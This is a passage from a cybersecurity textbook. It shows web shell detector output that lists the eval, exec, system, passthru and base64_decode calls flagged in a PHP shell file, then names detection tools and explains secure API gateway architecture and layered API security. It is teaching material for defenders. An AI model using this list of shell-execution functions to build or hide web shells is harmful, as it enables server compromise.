
Full path:	AntiSecShell.php
Owner:	501
Permission:	0644
Last accessed:	10:30:35 27/05/2022
Last modified:	09:20:02 27/05/2022
MD5 hash:	cdddd404955e9fad1cf4f08ff0e17548
Filesize:	189.18 KB
suspicious functions used:	base64_decode (line:19);popen (line:156);popen (line:158);exec (line:171);exec (line:172);system (line:175);system (line:176);passthru (line:177);passthru (line:178);popen (line:179);exec (line:192);exec (line:193);shell_exec (line:1 (line:196);system (line:197);system (line:199);passthru (line:202);passthru (line:204);popen (line:207);base64_decode (line:250);base64_decode (line: (line:272);exec (line:278);system (line:425);eval (line:492);base64_decode (line:1798);base64_decode (line:1799);base64_decode (line:1801);eval (line (line:2475);eval (line:2482);eval (line:2497);eval (line:2505);eval, base64_decode (line:2545);base64_decode (line:2603);parse_ini_file (line:2625);bas (line:2646);base64_decode (line:3058);
Fingerprint:	Negative (if wrong submit file for analize)

Status: 1 suspicious files found and 0 shells found

Figure 14.100: Screenshot of Web Shell Detector

Some web shell detection tools are listed below:

- FireEye Network Security (*https://www.fireeye.com*)
- NeoPI (*https://github.com*)
- AntiShell Web Shell Hunter (*https://antishell.com*)
- Astra (*https://www.getastra.com*)



Secure API Architecture

- APIs are vulnerable to the latest and most sophisticated cyber-attacks due to **various security flaws** induced by poor programming practices and the transparency features of APIs
- To safeguard APIs from these attacks, security professionals and developers need to create a secure API architecture, **effective security strategies**, and mitigation policies
- API architecture is built using an API gateway consisting of firewalls that work as a server to control the traffic and detect all possible attacks
- **API gateways** provide many security capabilities and controls such as access control, threat detection, confidentiality, integrity, audit management, and authentication to the API security admin

Secure API Architecture

API is a popular technology that acts as a gateway for communication and integrates different applications using the web. API is widely employed due to its advanced techniques and its use of the prevailing infrastructure. It is vulnerable to the latest and sophisticated cyber-attacks due to various security flaws induced by poor programming practices and also due to its transparency. To safeguard API from these attacks, security professionals and developers need to establish a secure API architecture, effective security strategies, and mitigation policies.

API architecture is built using an API gateway consisting of firewalls that work as a server to control the traffic and detect all possible attacks. Executing the security policy for the API security architecture is achieved by isolating the API implementation and API security into different layers. These layers emphasize that the API design and API security perform different roles that require a different field of expertise. It focuses on the logical separation of concerns, where one emphasizes the knowledge of solving the right problem at the right time.

Under a secure API architecture, the API developer focuses only on the application domain, ensures that all of the API is properly designed, and helps in integrating API with different applications. The security process of the published API is implemented by the API security professional; hence, the API developer need not be concerned with securing the published API.

Only API security professionals have the authority to apply security policies to APIs in the organization. These professionals mainly focus on identity, threats in the API, and data security. Hence, they need advanced and appropriate tools to perform security tasks, which are separate from the API implementation. Security professionals use API gateways that are hardened appliances available in both physical and virtual forms. These gateways are installed in the demilitarized zone (DMZ) of an organization. The API gateway also acts as a secure proxy between the internal application and the external public Internet. It provides many security capabilities and controls to the API security admin, such as access control, threat detection, confidentiality, integrity, audit management, authentication, message validation, and rate-limiting of all the APIs published by the organization.




Figure 14.101: Secure API architecture

Implementing Layered Security in an API

APIs are commonly used by business organizations for connecting different services and transferring data. Attackers attempt to exploit API vulnerabilities such as broken authentication and security misconfiguration for malicious purposes. Exposed APIs can become a major cause for the breach of sensitive data such as personally identifiable information (PII) to the public. Hence, developers must use multiple security layers to avoid API exposure and data breaches.

Considering the scenario of an API that fetches the transactions of a company, developers and security experts can implement the following layer-based security for the API:

- **Layer one**

  The API validates the user to check whether the entity is authorized by the company. In this situation, the developers can use API security, by which an exception will be returned if the user is not authorized or permitted. For example, the API may throw a “Company Not Found” exception. This helps the API developer identify any invalid company.

- **Layer two**

  In this layer, middleware can be used by the API to provide a query plan by calling the data layer. The database layer declares a filter for the company ID before sending a request. Developers can include a security mechanism to return an exception such as "Unsafe Data Query" in the absence of such a filter.

- **Layer three**

